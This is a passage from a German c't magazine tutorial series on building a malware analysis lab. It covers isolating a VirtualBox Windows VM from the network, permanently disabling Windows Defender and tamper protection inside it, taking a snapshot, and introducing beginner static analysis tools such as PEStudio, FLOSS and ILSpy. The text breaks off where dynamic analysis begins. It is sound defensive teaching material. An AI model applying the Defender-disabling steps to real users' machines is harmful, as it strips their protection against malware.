
Um die VM für Malware-Analysen abzuschotten, könnten Sie wie bereits beschrieben über das horizontale Menü je nach Bedarf den Netzwerkadapter verbinden und trennen. Sobald Sie auf diesem Wege sozusagen das virtuelle Netzwerkkabel ziehen, zeigen Ihnen sowohl die Win 10-Taskleiste Ihrer VM als auch das zweite Symbol von links am unteren Rand des VirtualBox-GUI den Status „Nicht verbunden“ an.

Da mangelnde Konzentration bei dieser Vorgehensweise schnell für Fehler sorgen kann, empfehlen wir stattdessen, an dieser Stelle den Netzwerkadapter von „NAT“ auf „nicht angeschlossen“ umzustellen („Geräte“ > „Netzwerk“ > „Einstellungen Netzwerk“). Dieser Modus entspricht einer vorhandenen Netzwerkkarte mit dauerhaft entferntem Kabel und unterbindet somit jegliche Kommunikation der VM mit anderen VMs, dem Host oder dem externen Netzwerk. Nehmen Sie diese Einstellung jetzt vor, um später, nach dem Erstellen unseres Sicherungspunkts für den Analyse-Start, auf der sicheren Seite zu sein. Ihre VM startet dann immer gut isoliert und bleibt dies auch so lange, bis Sie aktiv eine Umstellung auf NAT vornehmen.

Um auf Nummer sicher zu gehen, können Sie zusätzlich auf der Kommandozeile beispielsweise Googles öffentlichen DNS-Server anpingen (`ping 8.8.8.8`) und dasselbe mit der IP Ihres Hostsystems wiederholen. Beide sollten nicht erreichbar sein. Erläuterungen, was ein Ping ist und wie sie die eigene IP-Adresse herausfinden, können Sie unter ct.de/wjtv nachlesen.

Windows Defender endgültig ausknippsen

Die Dienste des Windows Defender können wir in unserer Analyseumgebung nicht gebrauchen: Nicht nur Schadcode-Samples versetzen ihn in Alarm, sondern oft auch typische, in den nachfolgenden Artikeln



Win-Taskleiste und VirtualBox-GUI signalisieren, wenn wie hier keine Netzwerkverbindung besteht.

von uns verwendete „Hacker-Tools“. Da wir nicht wollen, dass er sich einmischt und Dateien verschiebt oder löscht, müssen wir ihn dauerhaft ruhigstellen.

Sofern Sie Microsofts kostenlose VM verwenden, können Sie sich hierfür 1 : 1 an der Beschreibung „Windows Defender über die Gruppenrichtlinien deaktivieren“ bei heise Tipps+Tricks orientieren (siehe ct.de/wjtv). Falls Sie sich stattdessen für ein eigenes ISO-Image entschieden haben, müssen Sie vorher möglicherweise noch den „Manipulationsschutz“ deaktivieren: Das Feature ist seit Version 1903 Bestandteil von Windows 10 (siehe ct.de/wjtv).


Geben Sie einfach den Begriff „Manipulationsschutz“ ins Suchfeld in der Windows 10-Taskleiste ein. Sie gelangen dann zu einem entsprechenden Schieberegler, den Sie vor dem Bearbeiten der Gruppenrichtlinien auf „Aus“ schieben.

Überprüfen Sie, ob die vorgenommenen Einstellungen nach einem Neustart noch vorhanden sind. Ein guter Indikator ist ein roter Schriftzug mit dem Hinweis „Ihr Viren- und Bedrohungsschutz wird von Ihrer Organisation verwaltet“. Diesen sollten Sie jetzt sehen, wenn Sie zum „Viren- und Bedrohungsschutz“ wechseln.

Artikel aus
heise+
heise.de/plus

Download-Links und weitere Infos:
ct.de/wjtv

Nutzt Ihre Windows-VM den Manipulationsschutz, so müssen Sie vor dem Bearbeiten der Gruppenrichtlinien den Schieberegler nach links auf „Aus“ regeln.



Wenn Sie auch nach einem Neustart noch diesen Hinweis sehen, hat die Defender-Deaktivierung wohl geklappt.

Ready – Set – Snapshot!

Haben Sie …
… der VM ausreichend Hardware-Ressourcen zugeteilt?
… den Support für USB 3.0 eingeschaltet?
… die Windows-10-Testlizenz aktiviert?
… Tools und Dateien zur Tarnung hinzugefügt?
… potenziell sensible Browserdaten gelöscht, falls vorhanden?
… den Netzwerkmodus (Adapter 1) auf „nicht angeschlossen“ umgestellt?
… den Defender nach unserer Anleitung ruhiggestellt?

Dann können Sie jetzt aus der laufenden VM heraus jenen Sicherungspunkt erstellen, der Ihnen als Ausgangspunkt für den nachfolgenden Artikel dient.

Hierfür wählen Sie über das horizontale Menü oberhalb der laufenden VM „Maschine > Sicherungspunkt erstellen“ aus. Geben Sie dem Sicherungspunkt einen aussagekräftigen Namen (zum Beispiel „ready_without_tools“) und bestätigen Sie ihn mit OK.

Im nächsten Artikel geht es an genau dieser Stelle weiter – mit Empfehlungen für anfängerfreundliche Analyse-Tools, seriösen Malware-Quellen für Sicherheitsforscher und wichtigen Hinweisen zum Umgang mit Schadcode. (anm) c't




Bild: Skorzewiak/Shutterstock.com

VM mit Analyse-Tools aufrüsten

Der letzte Schritt, bevor es an die erste eigene Malware-Analyse geht: dem Analysesystem die passenden Werkzeuge hinzufügen. Dieser Artikel stellt anfängerfreundliche Tools vor und gibt Tipps zu ihrer Anwendung.

Von **Olivia von Westernhagen**

Wenn Sie den Anleitungen in den beiden vorigen Artikeln gefolgt sind, haben Sie mit uns eine virtualisierte, vom Hostsystem isolierte Windows-Umgebung eingerichtet. Nun wollen wir diese gemeinsam zur vollwertigen Analyseumgebung für erste Malware-Experimente aufrüsten. Dazu stellen wir Ihnen Tools vor, mit denen auch Einsteiger gut arbeiten können. Wir skizzieren ihre Funktionsweise und assistieren bei der Installation in der VM.

Statische Analyse: Informationsgewinn ohne Codeausführung


Am Anfang einer manuellen Malware-Analyse steht meist das Ermitteln statischer Dateiinformationen.

Fragen, die man häufig durch eine statische Analyse ganz ohne Ausführung des Programmcodes klären kann, sind etwa folgende:

- Mit was für einem Dateityp habe ich es zu tun?
- Falls es sich um ausführbaren Code handelt: In welcher Programmiersprache und für welche Plattform wurde er geschrieben?
- Wann wurde der Code kompiliert (und damit: Wie alt ist die Malware)?
- Enthält der Code interessante Textstrings, die Aufschluss über seine Funktionsweise und Absichten geben können?
- Oder hat der Entwickler den Code möglicherweise mittels eines Packers komprimiert oder obfuskiert, also mit Verschleierungsfunktionen unlesbar gemacht?

Indirekt erfährt man bei einer solchen statischen Analyse auch, welche Werkzeuge für weitere Untersuchungen nützlich sind und welche eher nicht. Oftmals verrät die bloße Betrachtung einer Datei mit geeigneten statischen Analysetools also schon eine ganze Menge. Obwohl hierbei kein Code zur Ausführung kommt, raten wir Ihnen, auch diesen Teil Ihrer Nachforschungen sicherheitshalber in der VM zu erledigen.

Nachfolgend haben wir Ihnen ein paar Tipps für nützliche Werkzeuge zusammengestellt. Bei der Auswahl standen möglichst übersichtliche grafische Interfaces, ein großer Informationsgewinn sowie die Aktualität der Programme im Fokus.



Gibt erste Schadcode-Einblicke in aufgeräumter Atmosphäre: PEStudio.

PEStudio für den ersten Überblick

Statische Dateiinformationen von „Portable Executables“, also ausführbarer Dateien (unter anderem .exe, .dll, .scr) für Windows, schlüsselt das Tool PEStudio übersichtlich auf. Die Standardfassung des Tools ist kostenlos (siehe ct.de/w1cj).

Eine Listenansicht in der linken Hälfte der grafischen Oberfläche von PEStudio sortiert die extrahierten Informationen etwa nach Daten aus den Feldern der Datei-Header sowie aus den Code- und Datensegmenten. Auch importierte Bibliotheken und Bibliotheksfunktionen, enthaltene Ressourcen (zum Beispiel Bitmaps, Icons, Fonts) sowie Strings zeigt das Tool separat an. Für den Anfang empfehlen wir, die Header-Informationen sowie den Strings-Bereich aufmerksam zu studieren.


Um die Einschätzung zu erleichtern, ob es sich bei der analysierten Datei tatsächlich um Schadcode handelt, ruft PEStudio zusätzlich Informationen von VirusTotal und aus der Wissensdatenbank MITRE ATT&CK ab (siehe ct.de/w1cj). Das ist praktisch und hilfreich für Einsteiger, funktioniert aber natürlich nur mit Internetverbindung. Falls Sie dieses Feature nutzen möchten, denken Sie unbedingt an unsere Hinweise: Stellen Sie die Verbindung nur her, wenn in der VM kein Schadcode ausgeführt wurde – und trennen Sie sie wieder, bevor Sie mit dem dynamischen Analyseteil beginnen.

Es gibt viele Tools, die ähnliche Informationen liefern wie PEStudio. Ebenfalls empfehlenswert ist etwa das Cross-Platform-Projekt „Detect It Easy“ (siehe ct.de/w1cj). Das GUI verbreitet Hacker-Flair, ist allerdings für den Anfang möglicherweise eher verwirrend als hilfreich. Letztlich ist hier jedoch auch der persönliche Geschmack entscheidend.

Falls Sie einmal keinen blassen Schimmer haben, um was für eine Datei es sich bei Ihrem Sample handelt, kann das Betrachten mit einem klassischen Hex-Editor Aufschluss geben. Mitunter finden Sie dabei auch gleich ein paar interessante Textstrings, die bei der Analyse weiterhelfen. Empfehlenswert, etwa auch für Dateivergleiche in mehreren Reitern, ist der Hex-Editor HxD (siehe ct.de/w1cj).

„FLOSS“ macht Kauderwelsch lesbar

Apropos Textstrings: Häufig liegen gerade interessante Informationen wie kontaktierte IP-Adressen, Erpresserbotschaften einer Ransomware oder Werte



FLOSS spuckt nützliche Strings aus und entschlüsselt diese bei Bedarf automatisch.

für Registry-Einträge des Schadcodes nicht im Klartext in der Datei. Stattdessen werden sie erst zur Laufzeit entschlüsselt. Das kostenlose Kommandozeilen-Tool FLARE Obfuscated String Solver, kurz: FLOSS, soll solche Strings auch im Rahmen statischer Analysen zugänglich machen (siehe ct.de/w1cj). Wie das technisch funktioniert, können Sie bei Interesse in einem Dokument bei GitHub nachlesen (siehe ct.de/w1cj).

Die Verwendung ist denkbar einfach: Geben Sie

```
floss (Pfad zum Sample)
```

auf der Windows-Kommandozeile ein. Das Tool gibt die gefundenen Strings ebenfalls direkt in cmd.exe aus. Bei Bedarf listet „floss -h“ alle verfügbaren Zusatzoptionen (Switches) für das Extrahieren auf.

.NET-Code rekonstruieren mit ILSpy

Manche Programmiersprachen verwenden Bytecode als Zwischenstufe, statt direkt in Maschinencode übersetzt zu werden. Malware-Quellcode in solchen Sprachen ist mithilfe spezieller Decompiler recht gut rekonstruierbar.

Recht häufig trifft man in freier Wildbahn Visual Basic.NET- oder auch C#-Malware an. Zur statischen Analyse von solchem .NET-Schadcode können Sie den kostenfreien Decompiler ILSpy verwenden (siehe ct.de/w1cj). Er ersetzt den ehemals bei Malware-Analysten sehr beliebten, mittlerweile allerdings kostenpflichtigen .NET Reflector.

Die Bedienung ist selbsterklärend: Eine Übersicht über die Code-Komponenten in der linken GUI-Hälfte hilft beim Navigieren; auf der rechten Seite zeigt ILSpy die dekompilierten Inhalte an.

Dynamische Analyse: kontrolliert laufen lassen

Mitunter sind statische Analysen bereits die halbe Miete, wenn es darum geht, schädliche Funktionen im Code zu entdecken und zu verstehen. In anderen Fällen verhindern starke Obfuskierung, also Verschleierung, und sonstige bewusste Irreführung durch Malware-Autoren fast jeglichen Erkenntnisgewinn durch bloßes Betrachten des Codes. Dann bringt eine dynamische Analyse möglicherweise mehr Klarheit. Dabei führt man den Code 